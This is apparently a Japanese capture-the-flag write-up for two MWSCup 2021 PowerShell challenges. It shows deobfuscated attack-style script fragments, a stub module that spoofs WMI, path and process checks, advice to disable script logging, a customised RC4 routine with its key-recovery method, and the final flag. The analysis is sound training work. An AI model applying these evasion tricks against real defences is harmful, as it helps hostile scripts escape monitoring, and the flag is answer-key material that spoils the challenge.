
Q2.3 (4点)

あとはここまで説明してきたように設定して、q3.ps1を実行すればOK。

- 環境変数COMPUTERNAMEに”MWS_”を含むように設定する。
- Script-loggingを無効にする。
- 上記以外は下記スクリプトをImport-Moduleする。

```
1 function Get-WmiObject {  
2     return @{  
3         Manufacturer="MWS INC."  
4         DomainName="MWS-DOMAIN"  
5     };  
6 }  
7  
8 function test-path {  
9     return $false;  
10 }  
11  
12 function Get-Process {  
13     return $null;  
14 }
```

Q2.3 (4点)



Q2.3 (4点)

Invoke-Obfuscation

- 今回コードを難読化するのに使用したツールで、PowerShellスクリプトを難読化するツールとして有名なツールです。
- [GitHub - danielbohannon/Invoke-Obfuscation: PowerShell Obfuscator](https://github.com/danielbohannon/Invoke-Obfuscation)

Q2.4 undo flag revenge (4点)



このPowerShellコードは、同じディレクトリにあるflag.txtを暗号化し、flag.cryptedとして出力します。与えられたPowerShellコード及びflag.cryptedを元にflag.txtを復元してください。回答するのは復元したflag.txtに含まれるMWSCup{.....}という形式のフラグです。

Q2.4 undo flag revenge (4点)



難読化されている部分があるので、まずは難読化を解除します。

```
42 set-Item ("var"+"iA"+"BLE:yB"+"zS7k") ( [Type]("0}{3}{2}{1}{4}"-f 'sysT','N','odi','EM.Text.eNC
    +"BLE:yB"+"zS7K"))."V`ALuE::"a`sciI")
43
44 Set-Variable -Name c -Value (get-culture)
45 if ( ${C}. "lc`Id" -ne 0x404 ) {
46     return;
47 }
48 James, 2 weeks ago • Feature/powershell (#1)
49 Set-Variable -Name eEeeee -Value (get-content -Encoding Byte flag.txt)
50 Set-Variable -Name FEIFelKa -Value ("0}{3}{2}{4}{5}{1}"-f('soeo'+ 'vm'+ 'ase'+ 'ihql;edno_'),('1'+ '02
51 Set-Variable -Name FeIFELKc -Value ("8}{9}{2}{6}{5}{0}{7}{1}{10}{3}{4}" -f'm','n','oe','e8'+ '92')
52 Set-Variable -Name ABcDE -Value (aoejsei)
53 Set-Variable -Name fEIFelKa -Value (${fEiF`eL`ka} + ("1}{0}{2}" -f ('i'+ 'se'),'d','k0'+ '02'))
54 if ( ${FEiF`ElKa}. "C`OnTAI`NS"(( '0'+ '02')) -eq ${t`RuE}){
55     ${FEiF`eLKa} += ("0}{1}"-f('f'+ 'iels'),'al')
56 }
57 Set-Variable -Name eVi0aDE -Value (${pSC`ULTu`Re})
58 Set-Variable -Name feIfelkB -Value ("3}{1}{0}{2}{5}{4}"-f 'v','k','e'+ 'ase'+ 'faei'),'e','8aps'+
59 Set-Variable -Name fEiFELkC -Value (${fEiF`ELkC} + ("2}{1}{0}{3}" -f '1','2','_'+ 'mw'+ 's20'),('
60 Set-Variable -Name feifelKd -Value ("5}{2}{0}{3}{1}{4}" -f't','26','y','89gq_mw'+ 's202'+ '110'),'
61 if ( ${FEiF`ELkd}. "c`OnTaITh"(( "0}{1}"-f('i'+ 'le'+ 'ne')) -eq ${T`RuE}) {
```

Q2.4 undo flag revenge (4点)

PsDecode

- 難読化されたPowerShellスクリプトを読み易くするツールです。
- 全ての手法に対応しているわけではないが、文字列結合等一般的な手法には対応しています。
- <https://github.com/R3MRUM/PSDecode>

Q2.4 undo flag revenge (4点)

難読化を解除すると、下記のような処理をしていることがわかります。

- flag.txtを読み込み、変数\$eeeeeeeeに格納する。
- RC4の暗号鍵を生成し、変数\$a32siele2に格納する。
- カスタムされたRC4でflag.txtを暗号化し、Base64変換したデータをflag.cryptedとして出力する。

以下の2つができれば、問題解けそう

- 暗号鍵を正しく生成する。
- RC4のカスタムされている内容を理解する。

Q2.4 (4点)

難読化する前のコードはこんな感じです。

https://drive.google.com/file/d/19USiWrJZp_fjtc_FT_ANzhO_p5WIVAmZ/view?usp=sharing

Q2.4 undo flag revenge (4点)

暗号鍵の生成処理は以下のようにになっています。

- 関数bbbbbbに以下の引数を渡して、戻り値を変数\$clsdasleiに格納する。
 - 第1引数: "OInv;asdiJoe8vznOWseokm82Invle8923_mws20211026_“
 - 第2引数: (Get-Date).ToFileTime()
- 変数\$PSCultureと変数\$clsdasleiを文字列”_”で連結する。

下記の2つが分かればOK

- (Get-Date).ToFileTime()の値
- 変数\$PSCultureの値

Q2.4 undo flag revenge (4点)



(Get-Date).ToFileTime()

- 現在時刻をFileTime形式に変換した値が取得できます。
- FileTimeは**64bit**値である。
 - Contains a 64-bit value representing the number of 100-nanosecond intervals since January 1, 1601 (UTC).
 - <https://docs.microsoft.com/ja-jp/windows/win32/api/minwinbase/ns-minwinbase-filetime>

Q2.4 undo flag revenge (4点)

関数bbbbbbに着目してみる

- 第1引数で渡した文字列を変換テーブルに従って変換する関数。
- 第2引数(FileTime)の値が分かれば、どの文字列に変換されるか分かる。
- 第2引数の値は推測不可であり、
64bit値(≒ 10^{16})を全探索するのは処理に時間がかかり過ぎて厳しい。

```
$mayumura = ""
for ($i=0; $i -lt $ioio.Length; $i++) {
    for($j = 0; $j -lt $tiaki.Length; $j++) {
        if( $ioio[$i] -ceq $tiaki[$j] ) {
            $mayumura+=$tiaki[($j+$popo)%$tiaki.Length]
            break
        }
    }
}
```

第1引数は\$ioio modしている

第2引数は\$popo

Q2.4 undo flag revenge (4点)

関数bbbbbbに着目してみる

- 文字列の変換処理を見ると、配列\$tiakiの長さでmodをとっていることが分かる。
- 配列\$tiakiの長さは12000なので、
第2引数の値は分からなくても0-11999までの値を全探索すればOK。

```
$mayumura = ""
for ($i=0; $i -lt $ioio.Length; $i++) {
    for($j = 0; $j -lt $tiaki.Length; $j++) {
        if( $ioio[$i] -ceq $tiaki[$j] ) {
            $mayumura+=$tiaki[($j+$popo)%$tiaki.Length]
            break
        }
    }
}
```

第1引数は\$ioio modしている

第2引数は\$popo

Q2.4 undo flag revenge (4点)

変数\$PSCultureとは?

- 自動変数と呼ばれるもので、PowerShellが標準で設定している変数です。
- \$PSCultureには(get-culture).nameの値が格納される。
- 詳細は下記URLを参照してください。
 - https://docs.microsoft.com/ja-jp/powershell/module/microsoft.powershell.core/about/about_automatic_variables?view=powershell-7.1

Q2.4 undo flag revenge (4点)

では\$PSCultureにどんな値が設定されていればいいのか？

- (get-culture).lcidの値が0x404かどうか判定し、0x404でない場合は処理が途中で終了するコードが見つかる。
- lcidの値が0x404になる場合の、(get-culture).nameの値が\$PSCultureに設定されればOK。

```
35  
36   $c = get-culture  
37   if ( $c.lcid -ne 0x404 ) {  
38       |       return;  
39   }  
40
```


Q2.4 undo flag revenge (4点)

RC4のカスタム内容

- 処理の最後で下記のような処理をしている。
 - 255-(通常のRC4で計算される値)
- 復元するときは上記の逆の計算をすればOK

```
function nrc($Key,$InputObject) {  
    [Byte[]] $S = 0..255  
    $J = 0  
    0..255 | ForEach-Object {  
        $J = ($J + $S[$_] + $Key[$_ % $Key.Length]) % 256  
        $S[$_], $S[$J] = $S[$J], $S[$_]  
    }  
    $I = $J = 0  
  
    ForEach($Byte in $InputObject) {  
        $I = ($I + 1) % 256  
        $J = ($J + $S[$I]) % 256  
        $S[$I], $S[$J] = $S[$J], $S[$I]  
        255 - ($Byte -bxor $S[(($S[$I] + $S[$J]) % 256)])  
    }  
}
```

通常のRC4で計算される値

Q2.4 undo flag revenge (4点)

solverの実装例

- <https://drive.google.com/file/d/14KSR-KVDfgsqaNyk7NiaGIM2IVkdq9xL/view?usp=sharing>

答え `MWSCup{Y0u__ar5_p0wershe11_master_mayumura.tetetetetetetetete.club}`

2021年はDrive-by + PowerShell

- Drive-byは一般的なチェーン
 - よくある特徴をもとに探し出すことが可能
 - 難読化・解析妨害も過去に出題したものばかり
- PowerShell問
 - 攻撃に使用されるPowerShellスクリプトは、難読化・解析回避されている場合が多いです。
できなった人は解説スライドを見て、理解して欲しいです。
 - 特に、IEXとScript-loggingだけは覚えて帰って欲しいです。